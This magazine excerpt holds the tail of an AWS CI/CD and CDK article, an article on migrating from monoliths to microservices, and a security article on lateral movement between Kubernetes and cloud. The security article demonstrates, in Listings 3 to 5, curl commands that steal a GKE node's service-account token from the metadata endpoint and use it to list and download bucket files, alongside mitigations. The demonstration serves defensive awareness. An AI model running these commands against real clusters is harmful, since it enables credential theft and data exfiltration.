5. **Iterate and improve your workflows:** CI/CD isn't a set-it-and-forget-it process. As your project grows and evolves, so too should your workflows.

By leveraging Amazon CodeCatalyst and implementing thoughtful, well-designed workflows, teams can maximize their productivity and deliver reliable software more swiftly.

Infrastructure as code using the AWS Cloud Development Kit (AWS CDK)

Infrastructure as Code (IaC) is a critical practice in modern DevOps and cloud computing strategies. It means treating the infrastructure setup - the servers, databases, networks, and other resources - as if they were code, which can be written, tested, versioned, and reused. IaC enables teams to manage complex systems efficiently, maintain consistency across environments, and scale their infrastructure alongside their applications with precision.

Among the tools that implement IaC, AWS Cloud Development Kit (CDK) [17] stands out as a robust and efficient choice.

AWS CDK allows developers to define their cloud resources using familiar programming languages such as Python, TypeScript, Java, and C#.

The use of a familiar programming language in AWS CDK provides several benefits. Firstly, developers can leverage the existing knowledge, tools, and best practices associated with their chosen language. Secondly, they can use conditionals, loops, and variables, making it easier to create complex, dynamic, and reusable infrastructure configurations.

Another stand-out feature of AWS CDK is its construct library. This library provides high-level, pre-configured cloud resource components, known as constructs. Constructs simplify and expedite the development process by encapsulating raw cloud resources with sensible defaults and best-practice configurations. As a result, you can create a complex cloud infrastructure with far fewer lines of code in CDK than you would need when using a domain specific language. There are several of these high-level constructs available for you to use [18].

Because you're using one of the listed programming languages to define your cloud infrastructure, it is as testable as other code that you write. Using well-known testing frameworks and the CDKs assertions module, it is quite easy to make sure your infrastructure is well tested before being deployed into your environments.

AWS CDK also offers seamless integration with other AWS services and tools like AWS CodePipeline for CI/CD, AWS CodeCommit for source control, and AWS CodeBuild for build services. Such integration makes it an excellent choice for teams looking to implement a CI/CD workflow for the software they're building.

Here are some best practices when using AWS CDK:

1. **Leverage Constructs:** Use AWS Construct Library to speed up your development process and ensure that you're following AWS best practices.
2. **Create Reusable Abstractions:** Abstract common patterns in your infrastructure into reusable constructs. This will make your infrastructure code DRY (Don‘t Repeat Yourself), easier to maintain, and reduces the possibility of errors.
3. **Test Your Infrastructure Code:** Since AWS CDK allows you to write infrastructure as real code, you can and should write tests for your infrastructure code.
4. **Version Control Your Infrastructure:** Treat your infrastructure code as you would application code by using a version control system.

In conclusion, AWS CDK offers an intuitive and powerful approach to Infrastructure as Code. By allowing developers to work in familiar programming languages and providing high-level abstractions, AWS CDK makes it easier than ever to create, manage, and evolve cloud infrastructure. Whether you‘re just getting started with IaC or looking to optimize your existing setup, AWS CDK offers a compelling set of features that make it a standout choice.

Conclusion

As we conclude our exploration of AWS tools and best practices for continuous integration/continuous deployment, it‘s evident that Amazon Web Services offers a comprehensive suite of tools designed to support every step of the CI/CD process. With services ranging from AWS CodeCommit for source control, AWS CodeBuild for build services, AWS CodeDeploy for deployment, and AWS CodePipeline for orchestration of the entire process, AWS provides an integrated environment to implement robust and scalable CI/CD pipelines.

The latest addition to this ecosystem is Amazon CodeCatalyst, an integrated service designed to streamline the software development process by providing all the necessary CI/CD tools in one place. Amazon CodeCatalyst not only helps manage the stages and aspects of your application lifecycle but also fosters collaboration within development teams, helping them deliver software swiftly and confidently.

Leveraging AWS for CI/CD processes brings with it several benefits:

1. **Scalability:** AWS services are designed to scale with your needs. Whether you‘re working on a small project or managing a large enterprise system, AWS can handle the load.

2. **Integration:** AWS services are built to work seamlessly together, reducing the complexity of your CI/CD setup and enabling smoother, more efficient workflows.
3. **Security:** With AWS, you benefit from a data center and network architecture built to meet the requirements of the most security-sensitive organizations.
4. **Reliability:** AWS offers a robust, globally distributed infrastructure, ensuring your CI/CD pipelines are always available and performant.
5. **Innovation:** By offloading infrastructure management to AWS, development teams can focus more on building great products and less on maintaining servers and databases.

Implementing CI/CD with AWS tools not only fosters efficiency and reliability but also encourages best practices that can improve the quality of your code and the robustness of your applications. Embracing these tools and practices can help your team deliver better software, faster, and more reliably, ultimately driving business success.

In the dynamic world of software development, the ability to adapt and evolve is crucial. As AWS continues to innovate and expand its offering, embracing AWS tools for CI/CD ensures your team stays at the forefront of technology, ready to leverage new features and services to drive continuous improvement in your software delivery process.

For further resources on how Amazon develops, architects, releases, and operates technology, I recommend checking out the articles in the Amazon Builders' Library [19].

Jan Thewes works as a Solutions Architect at AWS. He's supporting customers in the Digital Native Business (DNB) Segment with their cloud journey. Jan is interested in distributed, high-throughput and resilient software systems. He has been working as Developer and Software Architect for over 18 years. Having spent over 12 years of his career working for the financial industry he has a strong background on regulated industries. During that time he built a strong focus on building processes and solutions to increase developer experience.

References

[1] https://aws.amazon.com/codecommit/
[2] https://datasift.github.io/gitflow/IntroducingGitFlow.html
[3] https://martinfowler.com/bliki/FeatureBranch.html
[4] https://aws.amazon.com/blogs/infrastructure-and-automation/how-to-automate-your-software-composition-analysis-on-aws/
[5] https://aws.amazon.com/codebuild/
[6] https://aws.amazon.com/codepipeline/
[7] https://docs.aws.amazon.com/codecommit/latest/userguide/data-protection.html
[8] https://docs.aws.amazon.com/codebuild/latest/userguide/build-spec-ref.html
[9] https://aws.amazon.com/cloudwatch/
[10] https://aws.amazon.com/codepipeline/product-integrations/
[11] https://aws.amazon.com/blogs/devops/automating-detection-of-security-vulnerabilities-and-bugs-in-ci-cd-pipelines-using-amazon-codeguru-reviewer-cli/
[12] https://aws.amazon.com/codedeploy/
[13] https://aws.amazon.com/sns/
[14] https://aws.amazon.com/builders-library/ensuring-rollback-safety-during-deployments/
[15] https://aws.amazon.com/codecatalyst/
[16] https://docs.aws.amazon.com/codecatalyst/latest/userguide/deploy-environments.html
[17] https://aws.amazon.com/cdk/
[18] https://constructs.dev/
[19] https://aws.amazon.com/builders-library/

Why Smaller Is Sometimes Better

From Monolith to Microservices: A Strategic Roadmap for Modernization

In the hyper-competitive era of digital transformation, switching from the traditional monolithic applications to a more agile, scalable, and robust microservices architecture has become paramount.

by Srushti Shah

Monolithic architecture can be limiting, with issues such as scalability, reliability, and complexity. Microservices, on the other hand, offer easier management by dividing your application into smaller, independent units.

This article serves as your guide for migration to microservices from monolith. We'll discuss the benefits of microservices, the challenges you may face, and strategies like feature flags and the strangler fig pattern to help you make a smooth transition.

The Drawbacks of Monolithic Architecture

Monolithic architectures, while a traditional choice, have their set of drawbacks ranging from scalability issues to increased complexity. These challenges underscore the importance of considering alternate, advanced software development structures such as microservices.

Here, we outline the key constraints often tied to monolithic systems:

- **Scalability Concerns:** In monolithic architectures, independent scaling of components is not feasible. This restriction may adversely affect the application's growth and overall performance.
- **Reliability Issues:** A slight glitch in a monolithic architecture can lead to the collapse of the entire application, raising serious reliability concerns.
- **Tight Coupling:** Due to the interconnected nature of the components, implementing changes in a monolithic system can be challenging. Any slight modification can impact the entire system.
- **Lack of Flexibility:** Introducing new technologies or administration changes necessitates rewriting the entire application in a monolithic architecture, presenting a significant efficiency problem.
- **Complexity:** As the application grows, comprehending and managing a monolithic architecture becomes increasingly intricate and convoluted.

Each of these limitations underlines the necessity for more efficient architectures like microservices, which provide more scalability, flexibility, and manageable complexity.

The Benefits of Microservices Architecture

One advantage of microservices architecture is the ability to easily modify and scale compared to monolithic applications. With microservices, you have the flexibility to make changes and updates to individual services without affecting the entire system. You can scale each service independently based on its specific needs, allowing for better resource allocation and improved application performance.

Additionally, microservices architecture enables rapid delivery of large, complex applications on a frequent basis. It means you can quickly roll out new features and updates to meet the evolving needs of your users. The modular nature of microservices also makes bug fixing and feature release management much easier, reducing downtime and improving overall reliability.

Advantages and Challenges of Adopting Microservices

Adopting microservices brings numerous advantages, but it also presents challenges that organizations must address [1]. On the positive side, microservices offer cost and time efficiency, as well as the ability to write services in different languages without affecting others. Developers also have the freedom to use a variety of technologies and frameworks, making it compatible with Agile development workflows. Microservices architecture lowers risks and reduces errors.

However, there are challenges to consider. It can be a risky endeavor without the necessary skills and knowledge. Developmental and operational complexities also arise, along with difficulties in testing due to the distributed nature of microservices. Complex debugging and deploying processes can make things even more challenging. Additionally, running end-to-end testing can be difficult. To overcome these challenges, organizations must invest in acquiring the necessary skills and knowledge. They should also carefully plan and manage the developmental and operational complexities. At the same time, security measures should be taken to stay away from data breaches and sensitivity.

Testing processes should be adapted to the distributed nature of microservices, and tools for debugging and deploying should be utilized effectively.

Migrating From Monolith to Microservices Using Feature Flags

Using feature flags allows for progressive migration from a monolithic architecture to microservices. This approach provides a controlled and smooth transition, minimizing risks and disruptions. To paint a picture for you, here are three key steps involved in migrating from a monolith to microservices using feature flags:

- Identify the functionalities within the monolith that you want to migrate.
- Build microservice versions of these functionalities and wrap feature flags around them.
- Keep the existing functionalities in the monolith during the transition, allowing you to test, monitor and track the microservices using a time tracking software feature flag management tool.

By following these steps, you can gradually replace the old monolithic system with a microservice architecture, ensuring a seamless evolution.

Feature flags give you the flexibility to turn on or off specific features for different users without the need for redeployment. This approach empowers you to analyze and migrate functionalities one piece at a time, making the transition more manageable and less risky.

The Strangler Fig Pattern and Evolution to Microservices

To successfully transition from a monolithic architecture to a microservices architecture, you can employ the

Key Takeaways

1. Transitioning from monolithic to microservices architecture provides scalability, reliability, and flexibility improvements.
2. Despite the benefits, microservices adoption can present developmental and operational challenges that must be carefully managed.
3. Feature flags facilitate a controlled and gradual migration from monolithic to microservices, ensuring minimized risks.
4. The Strangler Fig Pattern is another effective migration strategy, replacing old system functionalities with new microservice versions gradually.
5. The decision to transition to microservices should consider application complexity and audience needs.

Strangler Fig Pattern. This pattern gradually replaces the old system with a new microservice architecture, similar to a strangler fig tree that grows around an existing tree and eventually replaces it.

Here's how the Strangler Fig Pattern works:

- Start by identifying a specific functionality within the monolith that you want to migrate to a microservice.
- Build a microservice version of that functionality.
- Use an HTTP proxy to divert calls from the old functionality to the new microservice.
- Apply feature flags to the proxy layer, allowing you to easily switch between the old and new implementations.

Conclusion

To sum up, you should consider transitioning from monolithic architecture to microservices to overcome the limitations of scalability, reliability, and flexibility. Microservices offer independent development and deployment, easier bug fixing, and rapid delivery of complex applications. However, implementing microservices comes with challenges like developmental complexities and testing difficulties. To transition gradually, use feature flags and the strangler fig pattern. Ultimately, the choice between monolithic and microservices architecture should be based on the complexity of your application and the needs of your audience.

FAQ

Q: How long does it typically take to transition from monolithic to microservices architecture?
The transition duration can vary greatly depending on the complexity of the existing monolithic application, the size of the development team, and the specific needs of the project. It could take anywhere from a few months to over a year.

Q: Can I use both monolithic and microservices architectures in the same application?
Yes, it's possible to use a hybrid approach where some parts of your application use a monolithic architecture and others use a microservices architecture. However, this requires careful planning and management to ensure proper communication between the two architectures.

Q: Is microservices architecture suitable for small applications?
While microservices architecture offers many benefits, it might be an overkill for small, simple applications. The additional complexity and operational overhead of managing microservices might outweigh the benefits for smaller applications.

Q: How do I know if my organization is ready to move to microservices?
If your organization is facing issues with scalability, speed of deployment, or flexibility with the current monolithic architecture, it might be a good time to consider a move to microservices. Additionally, having a proficient development team with an understanding of microservices is crucial for a successful transition.

Q: What is the role of DevOps in microservices architecture?
DevOps plays a crucial role in transitioning to and managing microservices architecture. Automated deployment, continuous integration, and continuous delivery are all important aspects of managing microservices effectively. DevOps practices can help streamline these processes.

Srushti Shah is an ambitious, passionate, and out-of-the-box thinking woman having vast exposure in Digital Marketing. Her key focus is to serve her clients with the latest innovation in her field leading to fast and effective results. Working beyond expectations and delivering the best possible results in her professional motto. Other than work, she loves traveling, exploring new things, and spending quality time with family.

References

[1] https://devm.io/php/stefan-priebsch-interview

Lateral Movement Techniques between Kubernetes and Cloud Infrastructure

Kubernetes, Cloud, and Security

Kubernetes is a cloud-native technology and can be comfortably combined with other cloud services. Besides the classic self-managed variant, managed Kubernetes services like AWS EKS, Google GKE, or Azure AKS also shine due to their simple deployment and management and are enjoying increasing acceptance. However, this symbiosis also comes with some security risks that are often severely underestimated due to the isolated view of Kubernetes and the embedded cloud context

by Maximilian Siegert, René Siekermann

According to the CNCF Annual Survey 2022 [1], hosting Kubernetes clusters in the cloud outweighs traditional on-premise hosting. For example, pure hosting in on-premise environments is now only 15-22 percent and larger organizations (> 1,000 employees) in particular. A majority (almost 63 percent), are at least taking a hybrid approach or are fully in the cloud. This broad adoption confirms how tightly Kubernetes is already dovetailed as a service in the cloud with the actual cloud infrastructure. Here are a few examples:

- Kubernetes nodes host on managed/unmanaged cloud VMs.
- Containers communicate with other cloud services through service accounts or stored cloud keys.
- Users and service accounts enable external access to the cluster infrastructure.
- Cloud consoles and CLIs enable provisioning and configuration of entire clusters.
- VPC peerings enable cross communication between VPC and its cloud services, like clusters.

However, this symbiosis also includes risks that an insecure Kubernetes cluster of an inadequately protected cloud can have on each other. These should not be underestimated. For example, unauthorized access to Kubernetes can lead to data loss, resource theft, and service outages within the cluster, and can potentially compromise the entire cloud environment. An example of this are cloud keys, which are often found on containers. The Wiz-Threat research team estimates that nearly 40 percent of all Kubernetes environments studied contain at least one pod with a long-term cloud key or associated IAM/AAD cloud identity [2].

Although hacker groups like TeamTNT specialize in spying on cloud identities in Kubernetes, this reciprocal relationship isn't considered in security. Siloed views still dominate, both in the organizational structure, responsibilities, and technical specifications like CIS benchmarks for Kubernetes, AWS, Azure, or GCP. An exception is the MITRE ATT&CK for Kubernetes, which addresses possible attack tactics from Kubernetes to the cloud. But even this framework gives little indication of how easy these compromises can be [3].

Kubernetes-to-Cloud vs. Cloud-to-Kubernetes

Before we look at two specific examples, first, it's important to understand the two risk categories: Kubernetes-to-cloud and cloud-to-Kubernetes (Fig. 1).

Kubernetes-to-cloud risks address potential lateral movement scenarios that allow the attacker to break out of the Kubernetes cluster into the underlying cloud infrastructure. This category includes four common tactics [4]:

1. Misuse of the worker nodes' instance metadata IAM/AAD identities: Managed Kubernetes services assign a predefined role or service account to each worker node in a cluster. The kubelet daemon on the worker node needs these to make calls to the cloud service provider API (auto-scaling). Therefore, the worker node can also query its instance metadata via the IMDS (Instance Meta Data Service) endpoint. This endpoint is usually located at the local IPv4 address 169.254.169.254, so an attacker is able to take over



Kubernetes-to-Cloud-Risks
Instance Metadata
Long-term cloud keys in Kubernetes secrets/pods
IAM/AAD identities for Pods
Pod escape
Cloud-to-Kubernetes-Risks
IAM Cloud Keys
Container Registries
Kubeconfig Files
Terraform States

Fig. 1: Comparing Kubernetes-to-Cloud and Cloud-to-Kubernetes risks

the predefined role of the worker node when there is a compromise. The impact of a compromise differs from cloud provider to cloud provider. At AWS, the worker node is given three policies by default (AmazonEKSWorker-NodePolicy, AmazonEC2ContainerRegistryReadOnly, AmazonEKS_CNI_Policy), ranging from listing sensitive resource configurations to shutting down the cluster, to full read access of the associated container registries and their stored images. GKE, which we'll look at in more detail later, also has an overprivileged default role that gives access to sensitive resources and deletion of entire compute instances in the cluster. Only AKS provides a secure default configuration. This first ensures that all cluster resources communicate with the control plane via a provider-managed identity that an attacker cannot access. This restriction depends on the user adhering to the default configuration and not granting additional privileges to the worker node via its system-assigned or user-assigned identity.

2. Storing cloud keys in Kubernetes objects allows attackers to access other cloud resources undetected. Long-lived cloud keys (e.g. Azure Service Principals, IAM Secrets) are stored in Kubernetes Secrets or directly in the container image. This allows pods to perform operations on the cloud environment at runtime. Good examples of this are containerized backend tasks or CI/CD tools responsible for provisioning other resources. What's especially problematic about this approach to identity assignment is that keys are often generated with unlimited lifetimes. Users like to associate their own over-privileged rights with the key. Under certain circumstances, this can lead to an immediate takeover of the entire environment.
3. Misuse of pod IAM/AAD identities is risky when cloud IAM/AAD identities are directly assigned to Kubernetes pods and their service accounts. IAM roles for service accounts are a good alternative to locally stored cloud keys since they are bound to the container. But if there is a compromise, they allow the attacker to directly access the credentials of the service account and thus, they can laterally penetrate the cloud context. Therefore, these identities should always be assigned using a least privilege approach.
4. Exploitation of (traditional) pod escapes that can extend into the cloud environment:
5. An attacker breaking out from a pod through critical misconfigurations or vulnerabilities can reach the underlying host and potentially access other pods running on it. This Kubernetes Lateral Movement can then access other pods with IAM/AAD identities or cloud keys. The Pod Escape's impact on the underlying host can also be affected by the RBAC permissions assigned to the Kubelet. All Managed Kubernetes providers would at least allow full read access to all cluster resources with the Kubernetes REST APIs (*URL/API/**). In AKS, write access to critical Kubernetes objects like create/delete pods or even update nodes is added. The attacker could also launch a malicious pod and assign it a Kubernetes service account with AAD user-managed identity. This can be hijacked and compromised, as we described above. A detailed list of attack possibilities per cloud provider can be found on Wiz's blog post [5].

Kubernetes owners shouldn't underestimate the reverse case either. While previous tactics focus on instances where an attacker is already on the cluster and breaks out into the cloud, the reverse is also possible. Cloud-to-Kubernetes risks are potential lateral movement scenarios that allow the attacker to take over entire Kubernetes clusters from cloud resources:

1. Misuse of the worker nodes' instance metadata IAM/AAD identities: Cloud keys can be found almost everywhere in the cloud environment, on local machines of developers and in CI/CD pipelines. As previously discussed, cloud keys enable authentication and authorization in the cloud environment for both technical and regular users. Cloud environments follow the security paradigm: "Identity is the new Perimeter", since no network restrictions apply to this type of access. The impact of an attack using the identity vector depends primarily on privileges. Nevertheless, it's important to understand how the key material differs between cloud providers:
   - AWS IAM Keys: These are primarily user access keys. By default, the EKS cluster's creator receives the system:master rights that would allow him to administer the EKS control plane. Other IAM identities must first be assigned these rights manually.
   - GCP cloud keys: Cloud keys in GCP enable the creation of Kubeconfig files and authentication to GKE clusters in the tenant. The cloud key controls access to the GCP project, while the cluster RBAC is still responsible for access in the cluster. Project admins have full access to the entire cluster.
   - Azure keys: Azure keys behave similarly to GCP cloud keys and, by default, allow AAD users to create Kubeconfig files (Local Account with Kubernetes RBAC). Since AKS clusters are not connected to Azure Active Directory (AAD) by default, users receive a client certificate with the Common Name (CN) master client and the associated system:master group. This means that a compromised AAD Identity only needs the minimal privileges to list cluster user credentials to generate a Kubeconfig file and gain full AKS cluster admin access [5]. Since this configuration is very risky, Azure offers two possible alternatives: AAD Authentication with Kubernetes RBAC and Authentication with Azure RBAC. Both ensure that AAD handles all rights management and any initial API call to the cluster API requires authentication over the browser first. Cloud keys in these variants aren't dangerous until they have been granted the appropriate rights via AAD.
2. Compromising the cluster via container images from the container registry: By default, cloud users often use a cloud-based container registry (AWS: ECR, Google: GCR, Azure: ACR) in addition to managed Kubernetes services. In the event of a container registry misconfiguration, attackers can gain access to repositories through both the identity and network vectors. Besides poaching images in search of key material, push privileges can also be used to execute supply chain attacks. For example, the attacker can build a backdoor into an existing container image and push it to a trusted repository with the same name and tag. If the image is deployed to the cluster, it lets the attacker directly enter the cluster environment.
3. Misuse of kubeconfig files to penetrate the cluster: Development machines and CI/CD tools often store a Kubeconfig file locally (default path: ~/.KUBE/CONFIG) to authenticate against the cluster. As already described in the previous cloud keys scenario, besides unmanaged Kubernetes clusters, AKS clusters with default configuration are susceptible to this type of attack since they don't require access to the AAD identity or an associated cloud key.
4. Misuse of compromised Terraform state files: Kubernetes clusters are often also defined and provisioned with In-frastructure as Code. After successful provisioning with Terraform, the associated state is stored in a location. The most secure variant is most likely in the Terraform cloud. However, this comes at a cost so many teams choose to store the state files in a shared location, such as a bucket. Because terraform state files also contain the key material for authentication to the cluster, compromising terraform state can lead to direct takeover of cluster resources.

Attack on IMDS metadata

Now that we have a general overview of possible Kubernetes-to-Cloud and Cloud-to-Kubernetes risks, it's time to take a closer look at real-world examples from a technical perspective. Let's start with the first Kubernetes-to-cloud scenario: "Misuse of instance metadata IAM/AAD identities of worker nodes." Although this example may sound complex, implementation is shockingly simple.

For our example, we first chose GCP as the cloud provider and assume the following setup:

- GCP Project Names: wizdemo
- 1 Standard GKE Cluster (not auto-pilot):
- Kubernetes Version: 1.25.8-gke.500
- Name: entwicklermagazin-demo

Listing 1

```
# Dockerfile                                  # Docker build and Push to registry
FROM alpine:latest                            /# docker build . -t masie/
RUN apk add --no-cache curl wget jq                                  alpine-curl:1
CMD ["/bin/sh", "-c", "sleep 1000"]           /# docker push masie/alpine-curl:1
```

Listing 2

```
# Deployment yml
apiVersion: v1
kind: Pod
metadata:
  name: alpinecompromisedpod
  labels:
    env: test
spec:
  containers:
  - name: alpinecompromisedpod
    image: masie/alpine-curl:1
    imagePullPolicy: IfNotPresent

# Deploy
/# kubectl apply -f alpinecompromisedpod.yml
# Default service Account Permission
/#  kubectl auth can-i --list --as=system:serviceaccount:default:default
Resources                                     Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io  []                                    []               [create]
                                              [/.well-known/openid-configuration]   []               [get]
                                              [/api/*]                              []               [get]
                                              [/api]                                []               [get]
                                              [/apis/*]                             []               [get]
                                              [/apis]                               []               [get]
                                              [/healthz]                            []               [get]
                                              [/healthz]                            []               [get]
                                              [/livez]                              []               [get]
                                              [/livez]                              []               [get]
                                              [/openapi/*]                          []               [get]
                                              [/openapi]                            []               [get]
                                              [/openid/v1/jwks]                     []               [get]
                                              [/readyz]                             []               [get]
                                              [/readyz]                             []               [get]
                                              [/version/]                           []               [get]
                                              [/version/]                           []               [get]
                                              [/version]                            []               [get]
                                              [/version]                            []               [get]
```

- Number of Worker Nodes: 2
- Region: us-central1
- Private Cluster: disabled (publically available)
- Network and Subnet: default
- Other Configurations: default
- 1 Bucket:
- Public Bucket: not Private Bucket
- Region: us-central1
- Contents:
- file1.txt: This is a file containing secret data from a bucket
- file2.txt: This is a file containing more secret data from a bucket
- file3.txt: This is a file containing more secret data from a bucket

Initially, a simple container runs on the GKE cluster. This contains only an alpine:latest base image and the packages curl, wget and jq. A simple curl or wget command is enough to contact the metadata service. The jq command only aids for later visualization (Listing 1).

For simplicity, we choose a default pod as the deployment method. The pod is deployed into the default namespace. Since we don't need to change its Kubernetes permissions, it's assigned the default Kubernetes service account [6] (Listing 2).

Now, let's assume an attacker managed to access the pod's command line. In practice, this can happen for a number of reasons. Three examples:

- Vulnerability exploitation: The pod is exposed by a service to the Internet and an application running on it lets the attacker execute arbitrary code through a vulnerability or directly build a reverse shell.
- Supply chain attack: The attacker injects a reverse shell using a malicious container and performs a supply chain attack into a malicious container (see also Cloud-to-Kubernetes risk number 2).
- Insider attack: An attacker already has access to the Kubernetes API and gets to the container using kubectl exec.

On the container, as seen in Listing 3, we launch our curl requests to the IMDS endpoint of the underlying worker node (IPv4 address 169.254.169.254).

Once inside the container, we're interested in two pieces of metadata in particular. The Google Project where the cluster was deployed and the service account's access token the worker node needs for execution. By default, GKE assigns an overprivileged service account with the roles/editor role to worker nodes [7]. But this would also mean actively switching to user-managed service accounts by default. Even GKE's recommended *roles/container.nodeServiceAccount* role with minimum privileges still gets useful privileges like *storage.objects.list* or storage.



entwicklermagazin-demo
GCP Kubernetes Engine (GK
default
Kubernetes Namespace
alpinecompromisedpod
Kubernetes Pod
gke-entwicklermagazin-de-de...
Kubernetes Node
projects/wizdemo/serviceAcc...
GCP Service Account
us.artifacts.wizdemo.appspo...
gcf-sources-370612829195-us...
entwicklermagazin-test-bucket

Fig. 2: Live attack path from IMDS metadata to cloud bucket

Listing 3

```
# Log into the Container shell
/# kubectl exec --namespace default -it alpinecompromisedpod /bin/sh
pod>/# _

# Retrieve Project ID and Metadata
pod>/# export PROJECT_ID=$(curl -H "Metadata-Flavor: Google"
         http://169.254.169.254/computeMetadata/v1/project/project-id)
pod>/# echo $PROJECT_ID
pod>/# wizdemo

pod>/# export ACCESS_TOKEN=$(curl -H "Metadata-Flavor: Google"
http://169.254.169.254/computeMetadata/v1/instance/service-accounts/
                                          default/token | jq '.access_token')
pod>/# echo $ACCESS_TOKEN
pod>/# ya29.c.b0Aaekm1Krl30Rpvj5quOA_50yxxxxxxxxxxxxx
```

Listing 4

```
# Show me all buckets in the Project
/# curl -H "Authorization: Bearer $ACCESS_TOKEN" https://storage.
googleapis.com/storage/v1/b?project=$PROJECT_ID | jq .items[].name
"entwicklermagazin-test-bucket"
"gcf-sources-370612829195-us-east1"
"us.artifacts.wizdemo.appspot.com"
```

objects.get [8]. Using the project ID and access token, we're able to access cloud resources outside the cluster. Google's REST API serves us here. First, we list all buckets within the project with the endpoint *https://storage.googleapis.com/* (Listing 4).

We've already find our target: the *entwicklermagazin-test-bucket next to gcf-sources-370612829195-us-east1* (a bucket for build logs) and *us.artifacts.wizdemo.appspot.com* (a bucket for staging files). Last but not least, we just need to read the objects and exfiltrate them to a desired location. In our example, we store the first file locally in the container and read them out (Listing 5).

To simulate the attack, we only used curl and jq, so it would be easy for any attacker to transfer the steps into a simple shell script without installing specific Google Cloud assets like the gcloud CLI. The graphic in Figure 2 was created by the CNAPP solution Wiz directly from the Cloud and Kubernetes environment and summarizes our exact attack path. To reduce the risk of an attack, users have several options:

- Minimizing the default service account's rights ensures that only essential services can be accessed. However, the alternative Metadata Concealment is no longer recommended and is deprecated [9].
- You can also consider blocking the IMDS via network policies. GKE allows the use of network policies (e.g., GlobalNetworkPolicy), which can be used to leverage egress rules to block traffic to 169.254.169.254 [10].
- If no standard cluster is required in GKE, the risk can be completely avoided using autopilot clusters that provide additional security features.
- Runtime security monitoring via e.g. eBPF-based sensors can be used to detect and block potential attacks with the IMDS service.

Listing 5

```
# Listing the content of the entwicklermagazin-test-bucket
/# curl -X GET -H "Authorization: Bearer $ACCESS_TOKEN"
        https://storage.googleapis.com/storage/v1/b/entwicklermagazin-
                                      test-bucket/o | jq .items[].name
"file1.txt"
"file2.txt"
"file3.txt"

# Copying the first file of the bucket onto the local Container
/# curl -X GET \
  -H "Authorization: Bearer $ACCESS_TOKEN"  \
  -o "file1.txt" \
  "https://storage.googleapis.com/storage/v1/b/entwicklermagazin-
                                     test-bucket/o/file1.txt?alt=media"

# Printing the file1.txt Content of the container
/# cat file1.txt
This is a file containing secret data from a bucket
```

